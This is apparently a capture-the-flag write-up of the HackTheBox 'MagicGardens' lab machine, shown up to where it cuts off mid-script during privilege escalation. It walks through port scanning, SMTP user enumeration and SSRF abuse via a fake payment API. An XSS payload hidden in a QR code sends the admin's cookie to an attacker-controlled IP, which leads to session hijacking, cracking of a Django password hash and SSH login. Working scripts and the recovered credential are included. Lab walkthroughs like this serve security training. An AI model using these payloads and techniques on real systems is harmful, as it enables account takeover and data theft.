

# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.9 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 10:21 IST
Nmap scan report for 10.10.11.9
Host is up (0.22s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         nginx 1.22.1
1337/tcp  open  waste?
5000/tcp  open  ssl/http     Docker Registry (API: 2.0)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1337-TCP:V=7.94SVN%I=7%D=5/19%Time=664985AF%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,15,"%[x\]\x20Handshake\x20error\n\0")%r(GetRequest,15,"%[
SF:x\]\x20Handshake\x20error\n\0")%r(HTTPOptions,15,"%[x\]\x20Handshake\x2
SF:0error\n\0")%r(RTSPRequest,15,"%[x\]\x20Handshake\x20error\n\0")%r(RPCC
SF:check,15,"%[x\]\x20Handshake\x20error\n\0")%r(DNSVersionBindReqTCP,15,"%
SF:[x\]\x20Handshake\x20error\n\0")%r(DNSStatusRequestTCP,15,"%[x\]\x20Han
SF:dshake\x20error\n\0")%r(Help,15,"%[x\]\x20Handshake\x20error\n\0")%r(Te
SF:rminalServerCookie,15,"%[x\]\x20Handshake\x20error\n\0")%r(X11Probe,15,
SF:"%[x\]\x20Handshake\x20error\n\0")%r(FourOhFourRequest,15,"%[x\]\x20Han
SF:dshake\x20error\n\0")%r(LPDString,15,"%[x\]\x20Handshake\x20error\n\0")
SF:%r(LDAPSearchReq,15,"%[x\]\x20Handshake\x20error\n\0")%r(LDAPBindReq,15
SF:,"%[x\]\x20Handshake\x20error\n\0")%r(LANDesk-RC,15,"%[x\]\x20Handshake
SF:\x20error\n\0")%r(TerminalServer,15,"%[x\]\x20Handshake\x20error\n\0")%
SF:r(NCP,15,"%[x\]\x20Handshake\x20error\n\0")%r(NotesRPC,15,"%[x\]\x20Han
SF:dshake\x20error\n\0")%r(JavaRMI,15,"%[x\]\x20Handshake\x20error\n\0")%r
SF:(ms-sql-s,15,"%[x\]\x20Handshake\x20error\n\0")%r(afp,15,"%[x\]\x20Hand
SF:dshake\x20error\n\0")%r(giop,15,"%[x\]\x20Handshake\x20error\n\0");
Service Info: Host: magicgardens.magicgardens.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.31 seconds
```

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.9 -p25,80,1337,5000 -sC --script=vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 10:27 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 10.10.11.9
Host is up (0.21s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
1337/tcp  open  waste
5000/tcp  open  upnp

Nmap done: 1 IP address (1 host up) scanned in 590.98 seconds
```

## 2) Checked the websites

Magic Gardens — Mozilla Firefox

Magic Gardens

magicgardens.htb

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Search

# Magic Gardens

Online flower shop. Fast and reliable delivery. We try for people. We grow the best flowers. Make a holiday for yourself and your loved ones.







Free shipping

Order 20 or more flowers and get free delivery.

25%

Upgrade your subscription and get a QR code with a 25% discount on all products

## The most popular

<div>TOP SELLER</div>  <div>Snowdrop</div> <div>★★★★★</div> <div>1.5</div>	<div>TOP SELLER</div>  <div>Carnation</div> <div>★★★★★</div> <div>2.45</div>	<div>TOP SELLER</div>  <div>Rose</div> <div>★★★★★</div> <div>4.0</div>	 <div>Tulip</div> <div>★★★</div> <div>2.25</div>	 <div>Orchid</div> <div>★★★</div> <div>2.25</div>	 <div>Chrysanthemum</div> <div>★★</div> <div>2.00</div>
------------------------------------------------------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------

magicgardens.htb/register/

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Search

Sign up

Username

test

Password

●●●●

Email

test@test.com

Phone

1231231231

First name

test

Last name

test

Address

test

Sign up

[Already created an account?](#)

## New message

Personal information

Purchase history

Messages (0)

Subscription

New message

New

Inbox

Sent

Username

Message

Browse...

No file selected.

Send



Log in | Django site admin — Mozilla Firefox Private Browsing

Log in | Django site admin



magicgardens.htb/admin/login/?next=/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Django administration

Username:

Password:

Log in

3) We can enumerate users with smtp

```
(vigneswar@VigneswarPC)-[~]
$ telnet 10.10.11.9 25
Trying 10.10.11.9...
Connected to 10.10.11.9.
Escape character is '^]'.
220 magicgardens.magicgardens.htb ESMTP Postfix (Debian/GNU)
VRFY root
252 2.0.0 root
VRFY john
550 5.1.1 <john>: Recipient address rejected: User unknown in local recipient table
VRFY user
550 5.1.1 <user>: Recipient address rejected: User unknown in local recipient table
```

4) Fuzzed for pages

```
(vigneswar@VigneswarPC)-[~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://magicgardens.htb/FUZZ -t 200 -ic

Mode:
Worker:
Usernames:
Target: v2.1.0-dev
-----
:: Method: GET
:: URL: http://magicgardens.htb/FUZZ
:: Wordlist: FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects: false
:: Calibration: false
:: Timeout: 10
:: Threads: 200
:: Matcher: Response status: 200-299,301,302,307,401,403,405,500
-----

search [Status: 200, Size: 30861, Words: 9340, Lines: 458, Duration: 341ms]
login [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 423ms]
register [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 428ms]
subscribe [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 440ms]
profile [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 494ms]
catalog [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 586ms]
admin [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 353ms]
cart [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 366ms]
logout [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 417ms]
check_count [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 370ms]
restore_count [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 371ms]
wish_list [Status: 200, Size: 30861, Words: 9340, Lines: 458, Duration: 839ms]
:: Progress: [87651/87651] :: Job [1/1] :: 289 req/sec :: Duration: [0:05:18] :: Errors: 0 ::
```

# Vulnerability Assessment

## 1) Found SSRF vulnerability in subscription page

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Method	Host	URL	Params	Edited	Status code	Length	MIME type	Extens
1	GET	/profile/?tab=subscription&action=upgrade	HTTP/1.1						
2	Host:	magicgardens.htb							
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0							
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8							
5	Accept-Language:	en-US,en;q=0.5							
6	Accept-Encoding:	gzip, deflate, br							
7	Referer:	http://magicgardens.htb/profile/?tab=subscription							
8	Connection:	close							
9	Cookie:	csrfoken=Pjcg86yNnFdkGjV3NE2s4XLE3JaTgtg; sessionid=.eJxNzTO0QEAQhmEFgjiiYjFowAFkrE1swkP2Zq1iDjDUk*_xtc9eYvv9M49-rZpJmJDP5mqKTRVJ1kYAYbKwAAQBPv8dTh2k3t6pFK-NAT7skHHVHIDgb5-q3z1yWV34Eht_j7pGE3KdXb1gzxw:1s8dR1:ZZXwYvRvOzqFTVQ4HcnvYDm:eZUJdCTZhGhXzsAR7Pc							
10	Upgrade-Insecure-Requests:	1							
11									
12									

Request

Raw Hex

Response

Raw Hex

Inspector

Selection 64 (0x40)

Selected text

KfEd9r8MB0mT6kEhRotV1xfSlj7RrXGMpoGj7nwp01RwbgnK1XNjr2tPcGRa3ZS

Request attributes 2

Request query parameters 2

Request cookies 2


Request headers 9

Response headers 12

```
(vigneswar@VigneswarPC)-[~]
$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.9] 60948
POST /api/payments/ HTTP/1.1
Host: 10.10.14.11
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 129
Content-Type: application/json

{"cardname": "john", "cardnumber": "1111-2222-3333-4444", "expmonth": "September", "expyear": "2026", "cvv": "212", "amount": 25}

Hello test
```




2) Designed a malicious bank api to get premium account

```
from flask import Flask, redirect, url_for, request, jsonify

app = Flask(__name__)

@app.route('/api/payments/', methods = ['POST'])
def xss():
    print(request)
    return jsonify({"status": "200", "message": "Payment Successful",
"cardname": "john", "cardnumber": "1111-2222-3333-4444"})

if __name__ == '__main__':
    app.debug = True
    app.run('10.10.14.15', 80)
```



3) Checked the QR

## ✓ Select QR Image



qrcode

All image types allowed.

Built with the most used and secure Google's Zxing library.

## [ ] Scanned Data

ad0234829205b9033196ba818f7a872b.0d341bcd6746f1d452b3f4de32357b9

Copy Results

## Messages

Personal information

Purchase history

Messages (2)

Subscription

Messages

New

Inbox

Sent

From: morty  
To: test2  
May 19, 2024, 11:35 a.m.

Hello, test2. Thank you for your order. The flowers will be delivered tomorrow. To get the discount, please send me your QR code. With love, Morty.

Browse...

No file selected.

Send

4) The QR is seen by morty and the value will be rendered in website, so i made a xss payload

```
import qrcode
from PIL import Image

# Function to generate a QR code
def generate_qr_code(input_string, output_file, size=(800, 800)):
    # Create QR code instance
    qr = qrcode.QRCode(
        version=1,
        error_correction=qrcode.constants.ERROR_CORRECT_L,
        box_size=10,
        border=4,
    )

    # Add data to the QR code
    qr.add_data(input_string)
    qr.make(fit=True)

    # Create an image from the QR code instance
    img = qr.make_image(fill='black', back_color='white')

    # Resize the image to the desired size using LANCZOS resampling
    img = img.resize(size, Image.Resampling.LANCZOS)

    # Save the image to a file
    img.save(output_file)

input_string =
"098f6bcd4621d373cade4e832627b4f6.0d341bcd6746f1d452b3f4de32357b9.<script
src='http://10.10.14.39/1.js'></script>"

# Generate the QR code and save it as 'qrcode.jpeg'
```

```

generate_qr_code(input_string, 'qrcode.jpeg')

import requests

# Define the URL and the headers
url = "http://magicgardens.htb/send_message/"
headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Referer": "http://magicgardens.htb/send_message/",
    "Origin": "http://magicgardens.htb",
    "Connection": "close",
    "Upgrade-Insecure-Requests": "1",
    "Cookie": "csrftoken=BuDalABLJBfuuR6a3nNizMDfBXHyKCmE; sessionid=.eJwlzE0Kg0AMhuFZtLaKB3HVi3RT8AAyhoADzgiTBFcFD5BlvK9_-00eXviW57q4a39r9C2E0fmIpg9GYt0C2L0Q6euXMQaJpuUca0jGcGRnWp-ESRJjtqHQEnzmq--qT93567Qi6TsPHKa0v7YCGEQmnw3dLzSz:1s94JB:YePPeSzHgYPcJVNYGA0xK80KnYfmYHYEvT5RAJiHeZE"
}

# Define the form data and files
data = {
    "csrfmiddlewaretoken": "KSauPbf5c4PRzrgRR9KVd14mdgiiZ6BpbcDu0BGGLvUbT8cRKmn3CDxrE3PGzyNT",
    "send_to_1": "morty",
    "send_to_2": "test22",
    "text": "click this fast!"
}

# Define the file to be uploaded
files = {
    "attachment": ("qrcode.jpeg", open("qrcode.jpeg", "rb"), "image/jpeg")
}

# Make the POST request
response = requests.post(url, headers=headers, data=data, files=files)

# Print the response
print(response.status_code)


```

## Success!



Your order will be processed within 24 hours. Our manager will contact you to clarify the information.

Show courier QR code and get a discount on delivery.





```
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://10.10.14.39/" + btoa(document.cookie, true);
xhr.send();
```



5) Got access to morty with stolen cookie



Magic Gardens | test

magicgardens.htb/profile/?tab=messages&direct=sent

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

MG

Search

Search

Hello, test

Messages

Personal information

Purchase history

Messages (0)

Subscription

Messages

NewInboxSent

morty click this fast!

May 20, 2024, 4:59 p.m. Attachment

morty click this fast!

InspectorConsoleDebuggerNetworkStyle EditorPerformanceMemoryStorageAccessibilityApplication

Cache Storage

Cookies

Indexed DB

Local Storage

Session Storage

Filter items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
csrftoken	ylaURsr46HPY0bVV8UPNW9Vg1J06bip9	magicgardens.htb	/	Mon, 19 May 2025 16:57:05 GMT	41	false	false	Lax	Mon, 20 May 2024 17:00:05 GMT
sessionid	962424_kB5aU9mUKEqQLMhWeyHTZ94Z1nA	magicgardens.htb	/	Mon, 03 Jun 2024 17:00:07 GMT	221	false	false	Lax	Mon, 20 May 2024 17:00:07 GMT

Filter values

Data

sessionid:"ejw1zE0Kg0AMh...R5W0oed6VBEnM"

Created:"Mon, 20 May 2024 16:40:04 GMT"

Domain:"magicgardens.htb"

Expires / Max-Age:"Mon, 03 Jun ...17:00:07 GMT"

HostOnly:true

HttpOnly:false

Last Accessed:"Mon, 20 May 20... 17:00:07 GMT"

Path:"/"

SameSite:"Lax"

Secure:false

Size:221

Parsed Value

sessionid:Array

Site administration | Django site admin

magicgardens.htb/admin/

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

Django administration

WELCOME MORTY VIEW SITE / CHANGE PASSWORD / LOG OUT

Site administration

AUTHENTICATION AND AUTHORIZATION

GroupsAddChange

UsersAddChange

STORE

OrdersAddChange

ProductsAddChange

Store messagesAddChange

Store usersAddChange

Recent actions

My actions

test - Rose [2024-05-20 16:49:56] Order

test - Carnation [2024-05-20 16:49:56] Order

test - Chrysanthemum [2024-05-20 16:42:38] Order

test - Gerbera [2024-05-20 16:42:38] Order

test - Orchid [2024-05-20 16:42:38] Order

test - Lotus [2024-05-20 16:42:38] Order

test - Tulip [2024-05-20 16:42:38] Order

morty Store user

6) Found password hash of morty

## Change store user

### morty

Username:	<input type="text" value="morty"/>
First name:	<input type="text" value="Morty"/>
Last name:	<input type="text" value="Smith"/>
Email:	<input type="text" value="morty@mail.htb"/>
Password:	<input type="text" value="pbkdf2_sha256\$600000\$y7K056G3Kxbi"/>
Phone:	<input type="text" value="48219612"/>
Address:	<input type="text" value="Seattle, Washington"/>
Status:	<input type="text" value="Staff"/>

SAVE

Save and add another

Save and continue editing

## Exploitation

### 1) Cracked the hash

```
(vigneswar@VigneswarPC)~$ hashcat 'pbkdf2_sha256$600000$y7K056G3KxbiRc40ioQE8j$e7bq8dE/U+yIiZ8isA0Dc0wuL0gYI3GjmmdzNU+NL7I=' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10000 | Django (PBKDF2-SHA256) | Framework

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```

pbkdf2_sha256$600000$y7K056G3KxbaRc40ioQE8j$e7bq8dE/U+yIiZ8isA0Dc0wuL0gYI3GjmmdzNU+NL7I=: jonasbrothers
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10000 (Django (PBKDF2-SHA256))
Hash.Target.....: pbkdf2_sha256$600000$y7K056G3KxbaRc40ioQE8j$e7bq8dE...+NL7I=
Time.Started.....: Mon May 20 22:38:00 2024 (45 secs)
Time.Estimated...: Mon May 20 22:38:45 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 59 H/s (8.16ms) @ Accel:64 Loops:512 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2560/14344384 (0.02%)
Rejected.....: 0/2560 (0.00%)
Restore.Point....: 2048/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:599552-599999
Candidate.Engine.: Device Generator
Candidates.#1....: slimshady -> hassan

Started: Mon May 20 22:37:44 2024
Stopped: Mon May 20 22:38:46 2024

```

2) Got ssh access

```

(vigneswar@VigneswarPC)-[~]
$ ssh morty@10.129.72.188
The authenticity of host '10.129.72.188 (10.129.72.188)' can't be established.
ED25519 key fingerprint is SHA256:QixQoCpRoi98/2NP9t4cSa8PUu3paHIhrFzgDRKBmLM.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:37: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.72.188' (ED25519) to the list of known hosts.
morty@10.129.72.188's password:
Permission denied, please try again.
morty@10.129.72.188's password:
Linux magicgardens 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
morty@magicgardens:~$ |

```

morty:jonasbrothers

## Privilege Escalation

1) firefox remote debugging is running as root

We can use this to get the flag

<https://firefox-source-docs.mozilla.org/remote/cdp/>

```

const puppeteer = require('puppeteer');

(async () => {
  try {
    const browser = await puppeteer.connect({

```

```
